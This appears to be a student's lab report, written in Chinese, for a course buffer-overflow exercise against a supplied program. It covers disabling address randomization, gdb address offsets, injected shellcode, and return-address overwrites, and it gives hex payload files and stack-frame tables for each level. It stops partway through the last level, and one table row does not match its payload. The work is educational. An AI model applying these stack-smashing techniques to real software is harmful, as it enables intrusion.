



编译后得到指令的机器码放到 buf的开头。修改getbuf的返回地址，使其跳转到 buf缓冲区的开头，因此bang\_hex.txt文件




运行结果报错

进行测试，可以发现每次buf的地址都不同



这是由于buf数组存在堆栈段，每次运行可执行文件时会自动进行地址随机化，通过以下指令关闭地址随机化


可以发现buf数组地址为0x7fffffffdca0且不再变化




更改bang\_hex.txt如下




运行结果



我们再在gdb调试模式下运行，断点设置在geubuf函数




单步执行发现buf数组地址为0x7fffffffdc40，无法正确跳转



这是由于gdb调试模式下与运行时的地址会有偏差，我们不妨新建一个bang\_hex\_gdb.txt文件，并在gdb模式下使用该文件




此时正确跳转




**第三级 boom：**


观察getbuf函数的汇编代码，可以发现返回值存在%eax中,leave指令执行了恢复%rsp和pop %rbp的功能，因此可以设置buf缓冲区，执行完getbuf函数仍然回到buf数组的首地址




进入getbuf函数查看%rbp应该恢复为0x7fffffffdcb0




最终需要回到test函数的0x40199d处




我们需要使用以下汇编代码修%eax，恢复%rbp，并跳转到test函数正确位置



相应的boom\_hex.txt文件可设置为



运行结果



**（2）缓冲区溢出攻击中字符串产生的方法描述**

**要求：一定要画出栈帧结构 (内容均为16进制小端存储）**

**每次进入Gets函数相当于将文件中内容复制到buf数组**

**以下表格中使用的%rbp均以getbuf函数中的%rbp为标准**

|  |  |  |
| --- | --- | --- |
| 标注 | 内容 | 地址 |
| 为getbuf函数分配的栈空间的起始地址 |  | [rbp]-64 |
| 传入的len参数 | 40 00 00 00 | [rbp]-60~[rbp]-57 |
| 传入的char\* src | 90 58 40 00 00 00 00 00 | [rbp]-56~[rbp]-49 |
| buf数组的起始地址 |  | [rbp]-48 |
| ...... | ...... | ...... |
| ...... | ...... | ...... |
| 字符串“computer” | 72 65 74 75 70 6d 6f 63 | [rbp]-10~[rbp]-3 |
| temp字符数组末尾补0 | 00 00 | [rbp]-2~[rbp]-1 |
| 进入getbuf函数前%rbp的值 | b0 dc ff ff ff 7f 00 00 | [rbp]~[rbp]+7 |
| getbuf函数执行完的返回地址 | 9d 14 40 00 00 00 00 00 | [rbp]+8~[rbp]+15 |

表1-未进入Gets函数时的堆栈状态

**第0级 smoke：**

|  |
| --- |
| smoke\_hex.txt:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 19 13 40 00 00 00 00 00 |

|  |  |  |
| --- | --- | --- |
| 标注 | 内容 | 地址 |
| 为getbuf函数分配的栈空间的起始地址 |  | [rbp]-64 |
| 传入的len参数 | 40 00 00 00 | [rbp]-60~[rbp]-57 |
| 传入的char\* src | 90 58 40 00 00 00 00 00 | [rbp]-56~[rbp]-49 |
| buf[0]~buf[55]  (原有内容被覆盖) | 00 00 00 00 00 00 00 00 | [rbp]-48~[rbp]-41 |
| 00 00 00 00 00 00 00 00 | [rbp]-40~[rbp]-33 |
| 00 00 00 00 00 00 00 00 | [rbp]-32~[rbp]-25 |
| 00 00 00 00 00 00 00 00 | [rbp]-24~[rbp]-17 |
| 00 00 00 00 00 00 00 00 | [rbp]-16~[rbp]-9 |
| 00 00 00 00 00 00 00 00 | [rbp]-8~[rbp]-1 |
| 00 00 00 00 00 00 00 00 | [rbp]~[rbp]+7 |
| 断点：smoke()函数的地址 | 19 13 40 00 00 00 00 00 | [rbp]+8~[rbp]+15 |

表2-第0级调用Gets函数后的堆栈状态

**第1级 fizz：**

|  |
| --- |
| fizz\_hex.txt:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ec 40 40 00 00 00 00 00 41 13 40 00 00 00 00 00 |

|  |  |  |
| --- | --- | --- |
| 标注 | 内容 | 地址 |
| 为getbuf函数分配的栈空间的起始地址 |  | [rbp]-64 |
| 传入的len参数 | 40 00 00 00 | [rbp]-60~[rbp]-57 |
| 传入的char\* src | 90 58 40 00 00 00 00 00 | [rbp]-56~[rbp]-49 |
| buf[0]~buf[47]  (原有内容被覆盖) | 00 00 00 00 00 00 00 00 | [rbp]-48~[rbp]-41 |
| 00 00 00 00 00 00 00 00 | [rbp]-40~[rbp]-33 |
| 00 00 00 00 00 00 00 00 | [rbp]-32~[rbp]-25 |
| 00 00 00 00 00 00 00 00 | [rbp]-24~[rbp]-17 |
| 00 00 00 00 00 00 00 00 | [rbp]-16~[rbp]-9 |
| 00 00 00 00 00 00 00 00 | [rbp]-8~[rbp]-1 |
| getbuf函数返回时pop出的%rbp的值  (让[rbp]-4为cookie的地址) | ec 40 40 00 00 00 00 00 | [rbp]~[rbp]+7 |
| 断点：fizz()函数的if语句 | 19 13 40 00 00 00 00 00 | [rbp]+8~[rbp]+15 |

表2-第1级调用Gets函数后的堆栈状态

**第2级 bang：**

|  |
| --- |
| bang\_hex.txt:  48 c7 c0 ec 40 40 00 48 c7 00 f3 17 0f 0c 68 95  13 40 00 c3 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 a0 dc ff ff ff 7f 00 00 |

|  |  |  |
| --- | --- | --- |
| 标注 | 内容 | 地址 |
| 为getbuf函数分配的栈空间的起始地址 |  | [rbp]-64 |
| 传入的len参数 | 40 00 00 00 | [rbp]-60~[rbp]-57 |
| 传入的char\* src | 90 58 40 00 00 00 00 00 | [rbp]-56~[rbp]-49 |
| 修改global\_value并跳转到bang()函数if语句的机器码 | 48 c7 c0 ec 40 40 00 48 | [rbp]-48~[rbp]-41 |
| c7 00 f3 17 0f 0c 68 95 | [rbp]-40~[rbp]-33 |
| 13 40 00 c3 00 00 00 00 | [rbp]-32~[rbp]-25 |
| buf[24]~buf[55]  (原有内容被覆盖) | 00 00 00 00 00 00 00 00 | [rbp]-24~[rbp]-17 |
| 00 00 00 00 00 00 00 00 | [rbp]-16~[rbp]-9 |
| 00 00 00 00 00 00 00 00 | [rbp]-8~[rbp]-1 |
| 00 00 00 00 00 00 00 00 | [rbp]~[rbp]+7 |
| 断点：运行时buf数组的地址 | a0 dc ff ff ff 7f 00 00 | [rbp]+8~[rbp]+15 |

表3-第2级调用Gets函数后的堆栈状态

**第3级 boom：**

|  |
| --- |
| boom\_hex.txt:  b8 f3 17 0f 0c 48 bd b0 dc ff ff ff 7f 00 00 68  9d 14 40 00 c3 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 a0 dc ff ff ff 7f 00 00 |

|  |  |  |
| --- | --- | --- |
| 标注 | 内容 | 地址 |
| 为getbuf函数分配的栈空间的起始地址 |  | [rbp]-64 |
